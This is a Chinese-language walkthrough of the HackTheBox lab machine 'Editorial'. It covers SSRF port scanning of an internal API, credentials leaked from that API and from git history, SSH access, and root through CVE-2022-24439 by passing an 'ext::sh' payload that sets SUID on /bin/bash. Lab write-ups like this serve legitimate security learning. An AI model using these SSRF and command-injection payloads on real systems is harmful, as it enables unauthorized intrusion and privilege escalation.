靶機簡介
在 Editorial 網站中發現了 SSRF 漏洞,用其掃描內網以後從內部的 API 取得一組憑證,並以 SSH 登入取得初始立足點。枚舉時發現一個 Git repo,從 commit history 中發現了另一組憑證。橫向移動後進一步枚舉,發現一支以 root 執行的 clone 腳本,把未經驗證的參數交給有 CVE-2022-24439 的 GitPython,且主動啟用了 git 的 ext transport,藉此以 root 身分執行任意指令完成提權。
Academy x HTB Labs
Box Info
Recon
nmap
首先一定是 nmap 伺候:
$ nmap -p- --min-rate 10000 -T4 -Pn -n 10.129.31.97 --verbose -oA nmap/quick_scan
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 21:48 +0800
...<SNIP>...
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
...<SNIP>...
只有看到兩個端口,先編輯 /etc/hosts,再去網頁看看:
10.129.31.97 editorial.htb
逛網站

看起來是個 for 書商的網站:

去 Publish with us 看看:
去 About 看看:

沒東西ㄌ,用 ffuf 稍微掃描一下:
$ ffuf -w /usr/share/SecLists/Discovery/Web-Content/common.txt -u http://editorial.htb/FUZZ
...<SNIP>...
about                   [Status: 200, Size: 2939, Words: 492, Lines: 72, Duration: 115ms]
upload                  [Status: 200, Size: 7140, Words: 1952, Lines: 210, Duration: 72ms]
就這兩個看過的端點。
發現 SSRF
看到 Cover URL 我直接 Neuron Activation,在腦袋開始思考以前,手就把自己的 IP 放進去了:

開一個 nc 接收:
$ nc -lvnp 6060
listening on [any] 6060 ...
Send book info 送出!然而 nc 卻沒有任何消息。看了 Proxy 的紀錄,發現 URL 根本就沒有被送出。結果點了旁邊的 Preview 按鈕才有反應:
$ nc -lvnp 6060
listening on [any] 6060 ...
connect to [10.10.17.56] from (UNKNOWN) [10.129.31.97] 54556
GET / HTTP/1.1
Host: 10.10.17.56:6060
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

去把檔案下載下來看,結果是個正常的圖片,感覺是預設的 placeholder。

因為我們用的是 nc,而 nc 不回傳任何結果,所以挺合理的,不知道如果有回傳東西會變成什麼?
$ python3 -m http.server 6060
Serving HTTP on 0.0.0.0 port 6060 (http://0.0.0.0:6060/) ...
10.129.31.97 - - [25/Aug/2026 19:27:15] "GET / HTTP/1.1" 200 -
再試一次,這次真的有東西了!結果是 Python HTTP Server 預設的 index page!
...<SNIP>...
<title>Directory listing for /</title>
...<SNIP>...
Shell as dev
使用 SSRF
既然能夠 SSRF,第一步肯定是看看有哪些外部無法存取的服務。先用 ffuf 掃描 Top 1000 ports:
$ cat upload_req.txt
POST /upload-cover HTTP/1.1
...<SNIP>...
http://127.0.0.1:FUZZ
...<SNIP>...

$ ffuf -w 1000_ports.txt -request upload_req.txt -request-proto http -fr '/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg'
...<SNIP>...
5000                    [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 76ms]
:: Progress: [1000/1000] :: Job [1/1] :: 10 req/sec :: Duration: [0:00:20] :: Errors: 1 ::
一個端口 5000,還有一個 error。先去 5000 逛逛看:

把結果下載下來後,可以看到很多 API 端點:
$ cat f8c04460-6e12-4e31-9637-a5eaed64d151 | jq
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
有些端點沒有用,但有的確實會回傳資訊。從 /api/latest/metadata/messages/authors 這個端點發現了一組憑證:
{"template_mail_message":"Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table. Your login credentials for our internal forum and authors site are: Username: dev, Password: dev080217_devAPI!@ Please be sure to change your password as soon as possible for security purposes. Don't hesitate to reach out if you have any questions or ideas - we're always here to support you. Best regards, Editorial Tiempo Arriba Team."}
想說用它登入 SSH 看看,結果真的進去了!
$ ssh dev@editorial.htb
dev@editorial.htb's password:
...<SNIP>...

dev@editorial:~$ id
uid=1001(dev) gid=1001(dev) groups=1001(dev)

dev@editorial:~$ ls
apps  user.txt

dev@editorial:~$ cat user.txt
ec56************************c29e
Shell as prod
查看 apps
看到了一個 apps 目錄,發現很多被刪掉的檔案,全部 restore 回來:
dev@editorial:~$ cd apps/

dev@editorial:~/apps$ find .
.
./.git
...<SNIP>...
./.git/hooks/pre-receive.sample

dev@editorial:~/apps$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
	deleted:    app_api/app.py
...<SNIP>...
	deleted:    app_editorial/templates/upload.html

no changes added to commit (use "git add" and/or "git commit -a")

dev@editorial:~/apps$ git reset --hard HEAD
HEAD is now at 8ad0f31 fix: bugfix in api port endpoint
用 rsync 把檔案複製回本機用 GUI 看 commit history,發現另外一個使用者的憑證:

一樣可以用來登入 SSH,屢試不爽:
$ ssh prod@editorial.htb
prod@editorial.htb's password:
...<SNIP>...
prod@editorial:~$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
Shell as root
CVE-2022-24439
基本操作:
prod@editorial:~$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *

prod@editorial:~$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
我不知道啊,我直接把上述結果丟給 Claude,他馬上跟我說這是 CVE-2022-24439。在這篇文章找到 CVE-2022-24439 的 PoC,發現 clone_prod_change.py 寫得和它根本一模一樣:
from git import Repo
r = Repo.init('', bare=True)
r.clone_from('ext::sh -c touch% /tmp/pwned', 'tmp', multi_options=["-c protocol.ext.allow=always"])
可以看到 ext::sh -c touch% /tmp/pwned 就是我們使用者輸入的位置。最直接的提權方法就是對 bash 設 SUID:
直接
chmod 4777 /bin/bash是危險行為!現實中請勿模仿
prod@editorial:/opt/internal_apps/clone_changes$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c chmod% 4777% /bin/bash'
...<SNIP>...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
prod@editorial:/opt/internal_apps/clone_changes$ ls -al /bin/bash
-rwsrwxrwx 1 root root 1396520 Mar 14  2024 /bin/bash

prod@editorial:/opt/internal_apps/clone_changes$ bash -p

bash-5.1# id
uid=1000(prod) gid=1000(prod) euid=0(root) groups=1000(prod)

bash-5.1# cd /root && ls
root.txt

bash-5.1# cat root.txt
ebd2************************5396
Bonus
在 fuff 遇到的那一個 Error 是啥?
$ cat > timeport.sh <<'EOF'
#!/bin/bash
p="$1"
t=$(curl -s -o /dev/null -m 15 -w '%{time_total}' -X POST http://editorial.htb/upload-cover \
      -F "bookurl=http://127.0.0.1:$p" \
      -F 'bookfile=@/dev/null;filename=;type=application/octet-stream')
echo "$t $p"
EOF
chmod +x timeport.sh

$ xargs -a 1000_ports.txt -P 20 -I{} ./timeport.sh {} > times.txt 2>&1
sort -rn times.txt | head -15
15.000427 80
0.456053 65389
0.417013 6
0.411770 1039
0.406446 64623
0.404685 22
0.404589 9207
0.403389 26
0.402520 9503
0.401265 1038
0.401200 24
0.400473 33
0.396990 2601
0.395896 10566
0.394954 16993
可以看到,就是端口 80 卡死了。我們在裡面實際打一次看看:
prod@editorial:~$ curl -sI http://localhost:80
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 25 Aug 2026 13:06:50 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://editorial.htb
發現會 301,會 redirect 到 http://editorial.htb,所以可能是 DNS 解析問題?在 /etc/hosts 加上 editorial.htb 看看:
root@editorial:/root# cat /etc/hosts
127.0.0.1 localhost
127.0.0.1 editorial.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
然後就正常了!
$ ffuf -w 1000_ports.txt -request upload_req.txt -request-proto http -fr '/static/images/unsplash_photo_1630734277837_ebe62757b6e0.jpeg' -timeout 3

80                      [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 245ms]
5000                    [Status: 200, Size: 51, Words: 1, Lines: 1, Duration: 688ms]
:: Progress: [1000/1000] :: Job [1/1] :: 93 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
大家都是怎麼找到 CVE-2022-24439 的?
- IppSec:看到腳本後直接 Google 搜尋 “Exploit git repo python”,第一個結果直接跳出來
- Official Writeup:“We perform a Google search for
from git import Repovulnerability to gather more information about the library, which leads us to CVE-2022-24439.” - 0xdf & Manesec:透過
pip3 list找到了GitPython==3.1.29,再透過 Google 搜尋關鍵字尋找 CVE
感覺 0xdf, Manesec 的方法是最合理的。